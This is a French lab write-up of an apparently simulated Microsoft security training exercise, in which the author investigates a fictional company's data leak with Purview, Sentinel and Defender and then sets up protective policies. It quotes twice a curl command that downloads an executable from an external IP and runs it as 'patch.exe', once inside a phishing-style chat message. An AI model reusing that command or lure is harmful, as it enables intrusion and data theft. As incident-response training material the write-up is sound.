

## Laboratoire- Security, Compliance, and Identity Management : Keeping up Appearances

### Contexte :

On doit faire face à une menace de piratage qui demande 5 millions de Monero (Crypto) pour ne pas leak les données des clients.

### Searched for leaked file

Pour trouver les fichiers qui ont été leak, j'ai d'abord lancé Microsoft Purview et j'ai effectué une recherche en filtrant par auteur et la localisation à savoir les Sharepoint sites.

The screenshot displays the Microsoft Purview 'New search' configuration page. On the left, a vertical progress bar indicates the steps: 'Name and description' (checked), 'Locations' (checked), 'Conditions' (checked), and 'Review your search' (active). The main content area is divided into two columns. The right column, titled 'Review your search and create it', contains the following configuration details:

- Name and description**
  - Name:** Leaked Q1 Purchasing Data File
  - Description:** Edit name and description
- Search criteria**
  - Purchasing Data Q1(c:c)(author="Amari Rivera")
  - Edit search criteria
- Locations**
  - SharePoint:** Enabled
  - Exchange:** Disabled
  - Exchange public folders:** Disabled
  - Edit locations

J'ai ensuite exporté ces résultats dans notre journal où figure le nom de l'auteur donc Amari Rivera.

## Here are the exported search results.

Select the key evidence to add it to your Journal, then select DONE.



Target Path: SharePoint\amari\_rivera\_bestforyouorganic\_onmicrosoft\_com\Documents\Technology\Purchasing Data Q1 Notes.docx



Target Path: SharePoint\sites\Technology\Shared Documents\Purchasing Data Q1 Notes.docx



Target Path: SharePoint\Amari Rivera.zip\amari\_rivera\_bestforyouorganic\_onmicrosoft\_com\Documents\Excel data files\BFYO Purchasing Data - Q1.xlsx



Target Path: SharePoint\amari\_rivera\_bestforyouorganic\_onmicrosoft\_com\Attachments\BFYO Q1 Purchasing Data Request.docx

DONE

## Investigate Amari in Sentinel & Defender

Je vais à partir de maintenant vérifier si l'appareil d'Amari a été compromis en allant sur Microsoft Sentinel pour l'examiner. Je suis parti d'abord dans les logs pour récolter quelques informations :

The screenshot displays the Microsoft Sentinel 'Logs' view on the left and a 'Journal' entry on the right.

**Microsoft Sentinel | Logs**

Search query: `search in (SecurityAlert) 'amari,rivera'`

Results table (Showing results from the last 7 days):

TimeGenerated [UTC]	Stable	Display name	AlertName
10/29/2021, 11:31:39.938 PM	SecurityAlert	[Test Alert] Suspicious Powershell commandline	[Test Alert] Suspicious Powershell commandline
10/29/2021, 11:31:39.959 PM	SecurityAlert	Reflective dll loading detected	Reflective dll loading detected

**Schema and Filter**

Stable	SecurityAlert
TenantId	2de9d6df-9300-4ed9-b09b-ad5163a660ec
TimeGenerated [UTC]	2021-10-29T23:31:39.959Z
DisplayName	Reflective dll loading detected
AlertName	Reflective dll loading detected
AlertSeverity	Medium
Description	Suspicious memory allocation patterns were observed in this process that indicate a dll was loaded reflectively. Reflective dll
ProviderName	MDATP
VendorName	Microsoft
VendorOriginalId	da637711467887298890_358011880
SystemAlertId	80b846cf-b4d9-39ab-2492-27a3a32a0e93
AlertType	WindowsDefenderApp
IsIncident	false

**Journal**

### Investigate Amari in Sentinel & Defender

**Brief:**  
Was Amari's device compromised and how? Start in Microsoft Sentinel as we always do, investigate Amari's device and see what you can find. If you find something, continue your investigation in Microsoft 365 Defender.

-Andrea

[Read less](#)

**ABANDON** **AUTOCOMPLETE**

**1/4 Clues Collected**

**Sentinel Log Security Alert Details** 4/4 **HINTS**

**Record details about the security event on Amari's PC**

- ✓ TimeGenerated: 2021-10-29T23:31:39.959Z
- ✓ DisplayName: Reflective dll loading detected
- ✓ AlertLink: <https://security.microsoft.com/alerts/da637711...>
- ✓ CompromisedEntity: pc105

On retrouve comme information par exemple, que c'est l'ordinateur d'Amari qui est le pc avec l'id 105 qui est infecté, qu'une alerte a été générée le 29/10/2021 à 23h31 pointant le fait qu'un chargement DDL a été détecté.

Maintenant je me dirige vers la partie Incidents et je sélectionne celui du 29 octobre et on retrouve comme infos que cela implique un fichier nommé « patch.exe ».

highlighted link if you'd like.

You may also do a little more investigation in Incidents before going to Microsoft 365 Defender.

Severity	Incident ID	Title	Alerts	Product names	Created time	Last update time	Owner
Medium	13	Unfamiliar sign-in properties	1	Azure Active Direct...	11/03/21, 11:15 AM	11/03/21, 11:15 AM	Unassigned
Medium	12	Multi-stage incident involin...	2	Microsoft 365 Defe...	10/29/21, 04:26 PM	10/29/21, 04:30 PM	Unassigned
Medium	9	Anonymous IP address	1	Azure Active Direct...	10/28/21, 10:41 AM	10/28/21, 10:41 AM	Unassigned
Medium	8	Anonymous IP address	1	Azure Active Direct...	10/28/21, 10:37 AM	10/28/21, 10:37 AM	Unassigned
Medium	7	Anonymous IP address	1	Azure Active Direct...	10/28/21, 10:35 AM	10/28/21, 10:35 AM	Unassigned
High	6	Password Spray	1	Azure Active Direct...	10/28/21, 06:44 AM	10/28/21, 06:44 AM	Unassigned
Medium	4	Anonymous IP address	1	Azure Active Direct...	10/27/21, 04:36 PM	10/27/21, 04:36 PM	Unassigned
Medium	3	Anonymous IP address	1	Azure Active Direct...	10/27/21, 04:36 PM	10/27/21, 04:36 PM	Unassigned
Medium	2	Anonymous IP address	1	Azure Active Direct...	10/27/21, 02:52 PM	10/27/21, 02:52 PM	Unassigned
Medium	1	Anonymous IP address	1	Azure Active Direct...	10/27/21, 02:52 PM	10/27/21, 02:52 PM	Unassigned

Multi-stage incident involving Execution & Defense e...

Incident ID: 12

Investigate in Microsoft 365 Defender

Alert product names

- Microsoft Defender for Endpoint

Evidence

N/A

Events

Alerts

Bookmarks

Last update time

10/29/21, 04:30 PM

Creation time

10/29/21, 04:26 PM

Entities (15) (Preview)

- amar.rivera@bestf...
- pc105
- patch.exe
- cmd.exe

Tactics (2)

- Defense Evasion
- Execution

Incident workbook

Incident Overview

Tags

Incident link

[https://portal.azure.com/#asset/Microsoft\\_Azure\\_Security\\_Inspigh...](https://portal.azure.com/#asset/Microsoft_Azure_Security_Inspigh...)

Last comment

(Total: 0)

Je continue et je suis curieux en voyant un incident de sévérité élevé qui suggère qu'il y a eu une tentative de password spray. On voit que l'attaque a été faite depuis l'adresse IP 199.249.230.167 visant le compte [amar.rivera@bestforyouorganic.onmicrosoft.com](mailto:amar.rivera@bestforyouorganic.onmicrosoft.com).

Severity	Incident ID	Title	Alerts	Product names	Created time	Last update time	Owner
Medium	13	Unfamiliar sign-in properties	1	Azure Active Direct...	11/03/21, 11:15 AM	11/03/21, 11:15 AM	Unassigned
Medium	12	Multi-stage incident involin...	2	Microsoft 365 Defe...	10/29/21, 04:26 PM	10/29/21, 04:30 PM	Unassigned
Medium	9	Anonymous IP address	1	Azure Active Direct...	10/28/21, 10:41 AM	10/28/21, 10:41 AM	Unassigned
Medium	8	Anonymous IP address	1	Azure Active Direct...	10/28/21, 10:37 AM	10/28/21, 10:37 AM	Unassigned
Medium	7	Anonymous IP address	1	Azure Active Direct...	10/28/21, 10:35 AM	10/28/21, 10:35 AM	Unassigned
High	6	Password Spray	1	Azure Active Direct...	10/28/21, 06:44 AM	10/28/21, 06:44 AM	Unassigned
Medium	4	Anonymous IP address	1	Azure Active Direct...	10/27/21, 04:36 PM	10/27/21, 04:36 PM	Unassigned
Medium	3	Anonymous IP address	1	Azure Active Direct...	10/27/21, 04:36 PM	10/27/21, 04:36 PM	Unassigned
Medium	2	Anonymous IP address	1	Azure Active Direct...	10/27/21, 02:52 PM	10/27/21, 02:52 PM	Unassigned
Medium	1	Anonymous IP address	1	Azure Active Direct...	10/27/21, 02:52 PM	10/27/21, 02:52 PM	Unassigned

Unassigned

New

High

Description

Password spray attack detected

Alert product names

- Azure Active Directory Identity Protection

Evidence

N/A

Events

Alerts

Bookmarks

Last update time

10/28/21, 06:44 AM

Creation time

10/28/21, 06:44 AM

Entities (2)

- amar.rivera@bestf...
- 199.249.230.167

Tactics (1)

- Credential Access

Incident workbook

Incident Overview

Analytics rule

Created incident rule based on Azure Active Directory Identity Protection...

Je vais alors poursuivre mes recherches en allant sur Microsoft 365 Defender. En allant dans la timeline du pc infecté, je repère plusieurs informations :

Incidents > Multi-stage incident involving Execution & Defense evasion on one endpoint > pc105

pc105  
Medium Active

Device summary

Tags  
No tags found

Security Info

Open incidents  
1

Active alerts  
2

Exposure level  
Medium

Risk level  
Medium

Device details

Domain  
Workgroup

OS  
Windows 10 64-bit  
Version 20H2  
Build 19042.1288

Health state  
Active

Data sensitivity  
None

IP addresses  
10.10.10.7

Overview Alerts Timeline Security recommendations Software inventory Discovered vulnerabilities Missing KBs

Highlighted alert: Meterpreter post-exploitation tool

Export Search Full screen Oct 22, 2021-Oct 29, 2021 Choose columns Filters

Event time	Event	Additional information
11/2/2021, 11:16:06.246 A...	Microsoft_Office_Office Feature Updates.xml file observed on host	
10/29/2021, 4:18:28.036 PM	patch.exe read potentially valuable file ShoppingList.zip	T1005: Data from Local S...
10/29/2021, 4:15:56.832 PM	A malicious PowerShell Cmdlet was invoked on the machine	Execution
10/29/2021, 4:15:22.937 PM	Meterpreter post-exploitation tool	SuspiciousActivity
10/29/2021, 4:15:22.937 PM	Event of type [AntivirusDetectionActionType] observed on device	SuspiciousActivity
10/29/2021, 4:15:14.268 PM	svchost.exe established connection with 40.79.197.35:443 (v10.events.data.microsoft...	
10/29/2021, 4:12:53.101 PM	patch.exe established connection with 20.108.242.184:443	
10/29/2021, 4:12:48.053 PM	SearchApp.exe established connection with 52.96.69.2:443	
10/29/2021, 4:09:22.307 PM	svchost.exe created process audiogd.exe	
10/29/2021, 4:09:18.941 PM	curl http://20.108.242.184/name.exe -o patch.exe	NamedPipe SuspiciousActivity
10/29/2021, 4:09:18.523 PM	curl.exe created file patch.exe	
10/29/2021, 4:14:06.930 PM	svchost.exe created registry key 'HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Sys...	

Une commande curl qui demande de télécharger le fichier « name.exe » à l'adresse 20.108.242.184 et le sauvegarde localement avec comme nom « patch.exe ». Ensuite il a établi une connexion sur le port 443 de celle-ci et lancer un outil de post exploitation Meterpreter puis à lancer un terminal PowerShell pour accéder dans un fichier nommé « ShoppingList.zip ».

Je suis allé voir aussi l'« alert story » pour trouver l'id du processus qui est le 8836 dans ce cas.

ALERT STORY

Expand all

10/29/2021 2:05:13 PM [4900] userinit.exe

2:05:13 PM [4788] explorer.exe

4:12:45 PM [2424] cmd.exe

4:12:52 PM [9644] patch.exe patch

4:24:44 PM patch.exe allocated memory in its own address space

Reflective dll loading detected Medium Detected New

4:15:21 PM [8836] patch.exe patch

4:15:56 PM [7156] cmd.exe

A malicious PowerShell Cmdlet was invoked on... Medium Detected New

patch.exe executed cmd.exe with named pipe as stdin

A malicious PowerShell Cmdlet was invoked on... Medium Detected New

4:24:44 PM patch.exe allocated memory in its own address space

Reflective dll loading detected Medium Detected New

**Multi-stage incident involving Execution & Defens...**

Manage incident ? Consult a threat expert Comments and history

Summary Alerts (2) Devices (1) Users (1) Mailboxes (0) Investigations (0) **Evidence and Response (3)** Graph

Evidence summary (3)

Processes (3)

Verdict	Process Name	Process ID	Device
Suspicious	patch.exe	8836	PC105
Suspicious	patch.exe	9644	PC105
Suspicious	cmd.exe	7156	PC105

## Investigate Amari in Azure AD Identity Protection

Je vais enquêter sur L'ID d'Amari dans Azure AD en tant qu'admin. Sur Azure AD Identity Protection, on trouve comme info sur Amari comme étant un utilisateur à risque de niveau élevé et que cela a été mise à jour le 28 octobre 2021 à 6h49.

Home > Best For You Organics > Security > Identity Protection

**Identity Protection | Risky users**

Search (Ctrl+F) Learn more Download Select all Confirm user(s) compromised Dismiss user(s) risk Refresh Columns Got feedback?

Overview

Diagnose and solve problems

Protect

User risk policy

Sign-in risk policy

MFA registration policy

Report

**Risky users**

Risky sign-ins

Risk detections

Notify

Users at risk detected alerts

Weekly digest

Troubleshooting + Support

Virtual assistant (Preview)

Troubleshoot

Auto refresh: Off Show dates at: Local Risk state: 2 selected Status: Active Add filters

User	Risk state	Risk level
<input type="checkbox"/> User		
<input type="checkbox"/> BPO Admin	At risk	Medium
<input type="checkbox"/> Adele Vance	At risk	Low
<input type="checkbox"/> Isaiah Langer	At risk	Low
<input type="checkbox"/> Alex Wilber	At risk	Low
<input type="checkbox"/> Debra Berger	At risk	Low
<input type="checkbox"/> Nestor Wilke	At risk	High
<input type="checkbox"/> Johanna Lorenz	At risk	Low
<input checked="" type="checkbox"/> Amari Rivera	At risk	High
<input type="checkbox"/> Megan Bowen	At risk	Low
<input type="checkbox"/> Emily Braun	At risk	High
<input type="checkbox"/> Quinn Anderson	At risk	Medium
<input type="checkbox"/> Pradeep Gupta	At risk	Low
<input type="checkbox"/> Enrico Cattaneo	At risk	Low
<input type="checkbox"/> Christie Cline	At risk	Low
<input type="checkbox"/> Grady Archib	At risk	Low

**Risky User Details**

User's sign-ins User's risky sign-ins User's risk detections

Basic info Recent risky sign-ins

User Amari Rivera

Roles User

Username amari.rivera@bestforyouorganic.onmicrosoft.com

User ID 6d464886-2eef-43a3-bf11-558dc64b60b

Risk state At risk

Risk level High

Details -

Risk last updated 10/28/2021, 6:49:17 AM


Office location United States

Department

Mobile phone


Pour comprendre pourquoi ce changement de statut, je suis allé voir dans Risk detections. J'ai découvert que le 27 octobre à 2h49, il y a une détection de type password spray en hors ligne à l'adresse 199.249.230.167 au Texas (USA).

## Setup Insider risk policy



Avec tout ce qu'on sait maintenant, je vais mettre en place une politique de gestion des risques pour l'équipe Ecommerce en particulier sur les informations bancaires dans SharePoint.

L'enquête matinale est terminée.



## Set Up Compliance Policies

Je vais maintenant mettre en place une politique de conformité en créant un sensitivity label pour l'équipe Ecommerce. Cela va consister à chiffrer les données et les emails qui contiennent les informations bancaires.

## Review and finish

Simulation mode is running. You will be notified when it is complete. After you review the simulation results and refine the policy (if needed), your auto-labeling policy will run continuously until it is deleted.

DONE

Microsoft Purview

Auto-labeling > New policy

Info to label

Name

Locations

Policy rules

Label

Policy mode

Finish

### Review and finish

**Policy name**  
eCommerce PCI DSS auto-labeling policy  
[Edit](#)

**Label and policy settings**  
Label Confidential eCommerce App Team  
Exchange overwrite label false  
[Edit](#)

**Policy template type**  
PCI Data Security Standard (PCI DSS)  
[Edit](#)

**Info to label**  
Credit Card Number

**Apply to content in these locations**  
Exchange email All  
SharePoint sites All  
OneDrive accounts All  
[Edit](#)

**Exclude content from these locations**  
Exchange email None  
SharePoint sites None  
OneDrive accounts None  
[Edit](#)

**Rules for auto-applying this label**  
Exchange email 1 rule  
SharePoint 1 rule  
OneDrive 1 rule  
[Edit](#)

**Mode**  
Simulation

[Back](#) [Create policy](#)

J'ai donc créé une politique d'auto-labeling PCI DSS de l'équipe eCommerce pour les numéros de carte de crédit dans les emails Exchange, les SharePoint et les comptes OneDrive.

## Investigate Amari's Device in Microsoft 365 Defender

En investiguant, j'ai repéré des événements suspects liés à l'appareil d'Amari. Grâce à l'onglet Advanced Hunting j'ai pu avoir plein d'informations.

Pour le Device file events 1, il est dit que le fichier patch.exe a été créé sur l'appareil pc105 avec l'utilisateur amari.rivera. Le processus qui a initié était un curl qui a été utilisé pour télécharger le fichier name.exe depuis l'adresse IP 20.108.242.184 et l'enregistrer en local avec comme nom patch.exe. Le Device Network Event 2 montre qu'une connexion a réussi depuis le pc105 d'Amari vers l'adresse IP distante 20.108.242.184 sur le port 443.

Je suis parti après dans device inventory puis dans le pc105 et enfin dans alerts pour avoir des informations comme les alertes :

-Reflective dll loading detected donc en d'autres termes une détection du chargement de dll



-A malicious PowerShell Cmdlet was invoked on the machine (Un Cmdlet PowerShell a été déployé)

-Meterpreter post-exploitation tool (un Outil de post-exploitation Meterpreter a été utilisé)

Avec ce que je sais, je suis allé ensuite sur le pc105 j'ai fait un initiate live response session et j'ai trouvé des informations intéressantes dans la machine:

The screenshot shows the 'Live response on pc105' interface. On the left, there's a sidebar with 'Entity summary' and 'Device details'. The main area is the 'Command console' showing the following commands and output:

```
C:\> connect
Connection currently active. [last communication: 2021-11-12 18:24:16.483000+00:00]

C:\> cd \patch

C:\patch> dir
Path
-----
Created
-----
Modified
-----
Size
-----
Is Directory
-----
Read Only
-----
Hidden
-----
C:\patch\..
2021-10-29 21:39:31 2021-11-04 19:09:52 0 true false f
C:\patch\..
2021-10-29 21:39:31 2021-11-04 19:09:52 0 true false f
C:\patch\patch.exe
2021-10-29 23:09:18 2021-10-29 23:09:18 7168 false false f
C:\patch\Shopping List
2021-10-29 23:33:36 2021-10-29 23:33:36 0 true false f
C:\patch\ShoppingList.zip
2021-10-29 23:33:36 2021-10-29 23:33:36 4518302 false false f
C:\patch>
```

The screenshot shows the 'Live response on pc105' interface. On the left, there's a sidebar with 'Entity summary' and 'Device details'. The main area is the 'Command console' showing the following commands and output:

```
C:\patch\..
2021-10-29 21:39:31 2021-11-04 19:09:52 0 true false f
C:\patch\..
2021-10-29 21:39:31 2021-11-04 19:09:52 0 true false f
C:\patch\patch.exe
2021-10-29 23:09:18 2021-10-29 23:09:18 7168 false false f
C:\patch\Shopping List
2021-10-29 23:33:36 2021-10-29 23:33:36 0 true false f
C:\patch\ShoppingList.zip
2021-10-29 23:33:36 2021-10-29 23:33:36 4518302 false false f

C:\patch> cd 'shopping list'

C:\patch\shopping list> dir
Path
-----
Size
-----
Is Directory
-----
Read Only
-----
Hidden
-----
Created
-----
Modified
-----
C:\patch\shopping list\..
23:33:36 0 true false false 2021-10-29 23:33:36 2021-10-29
C:\patch\shopping list\..
23:33:36 0 true false false 2021-10-29 23:33:36 2021-10-29
C:\patch\shopping list\BFO Purchasing Data - Q1.xlsx
23:33:36 19719 false false false 2021-10-29 23:33:36 2021-10-29
C:\patch\shopping list\Contoso Research and Development Spend Analysis.xlsx
23:33:36 328450 false false false 2021-10-29 23:33:36 2021-10-29
C:\patch\shopping list\InventoryList.xlsx
23:33:36 23407 false false false 2021-10-29 23:33:36 2021-10-29
C:\patch\shopping list\Mark 8 Parts and Spec List.xlsx
23:33:36 46391 false false false 2021-10-29 23:33:36 2021-10-29
C:\patch\shopping list\P and U Summary.xlsx
23:33:36 414476 false false false 2021-10-29 23:33:36 2021-10-29
C:\patch\shopping list\Sales Results Overview.xlsx
23:33:36 43081 false false false 2021-10-29 23:33:36 2021-10-29
C:\patch\shopping list\UI UX Guidelines.docx
23:33:36 60084 false false false 2021-10-29 23:33:36 2021-10-29
C:\patch\shopping list>
```

Les résultats sur le pc105 nous affichent des informations importantes comme les fichiers qui ont été exfiltrés à savoir :

-BFO Purchasing Data - Q1.xlsx

-Contoso Resource and Development Spend Analysis.xlsx

-InventoryList.xlsx



-Mark 8 Parts and Specs List.xlsx

-P and L Summary.xlsx

-Sales Results Overview.xlsx

-UI UX Guidelines.docx

Search for Internal Communication Containing the IP Address

## Review your search and create it

### Name and description

Name

Enter a friendly name

### Description

Enter a friendly description

Edit name and description

### Search criteria

20.108.242.184

Edit search criteria

### Locations

SharePoint

Enabled


Exchange

Enabled

Exchange public folders

Disabled


Edit locations



Je m'intéresse à la communication interne dans Microsoft Teams liée à l'adresse IP externe utilisée dans l'attaque. Voici le message qui a été expédié par Angel brown le 29/10 à 13h32 : "Hi Amari, we need to patch the transaction processor code on your computer. Can you open a PowerShell command prompt and run the following commands for me: curl http://20.108.242.184/name.exe -o patch.exe patch.exe".

## Investigate IP Address in Sentinel

Maintenant, je vais recueillir des preuves dans les logs et je remarque seul l'appareil d'Amari s'est connecté à l'adresse IP suspecte « 20.108.242.184 ».



Microsoft Sentinel | Logs

Selected workspace: 'azuresentinelworkspace'

New Query 1\*

AzureSentinelWorkspace

Time range: Custom

Search: 20.108.242.184

Select the box to record if you think Amari's device is the only one that has connected to the suspicious IP address.

Results

Completed. Showing results from the custom time range.

TimeGenerated [UTC]	Stable	Type	AccountDomain	AccountName	AccountSid	ActionType
10/29/2021, 11:05:34.197 PM	DeviceEvents	DeviceEvents	pc105	amaririvera	S-1-5-21-36396979-3830251837-2989687702...	CreateRemote
10/29/2021, 11:09:18.941 PM	DeviceEvents	DeviceEvents	pc105	amaririvera	S-1-5-21-36396979-3830251837-2989687702...	AntivirusDete
10/29/2021, 11:12:42.615 PM	DeviceEvents	DeviceEvents	pc105	amaririvera	S-1-5-21-36396979-3830251837-2989687702...	CreateRemote
10/29/2021, 11:09:18.523 PM	DeviceFileEvents	DeviceFileEvents				FileCreated
10/29/2021, 11:12:53.101 PM	DeviceNetworkEv...	DeviceNetworkEv...				ConnectionSu
10/29/2021, 11:12:53.274 PM	DeviceNetworkEv...	DeviceNetworkEv...				ConnectionSu

Stable: DeviceNetworkEvents

TenantId: 2de9d6df-9300-4ed8-8b9b-ad5163a660ec

SourceSystem: Azure

TimeGenerated [UTC]: 2021-10-29T23:12:53.274Z

Type: DeviceNetworkEvents

ActionType: ConnectionSuccess

AdditionalFields: {}

DeviceId: ba6bdd978eb5772d3e6de597e70e8dd948560405

DeviceName: pc105

InitiationProcessAccountDomain: pc105

Ensuite je vais aller dans la rubrique « Analytics » pour créer une règle dans Microsoft Sentinel avec les informations comme-ci-dessous pour me prévenir quand cette adresse IP est contactée à chaque fois.

Home > Microsoft Sentinel > Microsoft Sentinel >

## Analytics rule wizard - Create a new NRT rule

Validation passed.

General Set rule logic Incident settings (Preview) Automated response Review and create

### Analytics rule details

Name	✓ Rule for 20.108.242.184
Description	Alert whenever this IP is contacted
Tactics	Initial Access
Severity	Medium
Status	Enabled

### Analytics rule settings

Rule query	✓ DeviceNetworkEvents   where RemoteIP == '20.108.242.184'
Suppression	Not configured

### Entity mapping

Entity 1:	Account Identifier: AadUserId, Value: InitiatingProcessAccountUpn
Entity 2:	IP Identifier: Address, Value: RemoteIP
Entity 3:	Host Identifier: HostName, Value: DeviceName
Entity 4:	Process Identifier: CommandLine, Value: InitiatingProcessCommandLine

### Custom details

Not configured

Previous Create

## Configure Windows Security Baseline

Je vais maintenant configurer une baseline Security Windows pour réduire la fenêtre de vulnérabilité et cela en activant les règles de réduction de la surface d'attaque. Pour cela je me rends dans Microsoft Endpoint manager dans l'onglet Endpoint Security.

How do you reduce vulnerabilities, or attack surfaces, in your applications with intelligent rules that help stop malware?

- ☒ Enable attack surface reduction rules
- ☐ Enable hardware-based protection
- ☐ Enable network control
- ☐ Enable web folder access

DONE

Select the configuration settings you would choose to protect against this phishing scenario.

- ☒ Block Office communication apps from creating child processes
- ☒ Block all Office applications from creating child processes
- ☐ Scan removable drives during full scan
- ☐ Block executable content download from email and webmail clients
- ☒ Block execution of potentially obfuscated scripts (js/vbs/ps)
- ☐ Block untrusted and unsigned processes that run from USB
- ☐ Block Office applications from injecting code into other processes
- ☒ Block Win32 API calls from Office macro
- ☐ Block JavaScript or VBScript from launching downloaded executable content
- ☐ Block credential stealing from the Windows local security authority subsystem (lsass.exe)
- ☐ Defender potentially unwanted app action
- ☐ Enable network protection

REVISIT THE SCENARIO

SUBMIT

Review your settings, then select CREATE.

CREATE

Microsoft Endpoint Manager admin center

Home > Endpoint security > MDM Security Baseline >

### Create profile

Summary

Basics

Name	Windows Security Baseline 1
Description	--
Platform	Windows 10 and later
Baseline version	November 2021

Configuration settings

Scan removable drives during full scan	Not configured
Block untrusted and unsigned processes that run from USB	Not configured

Scope tags

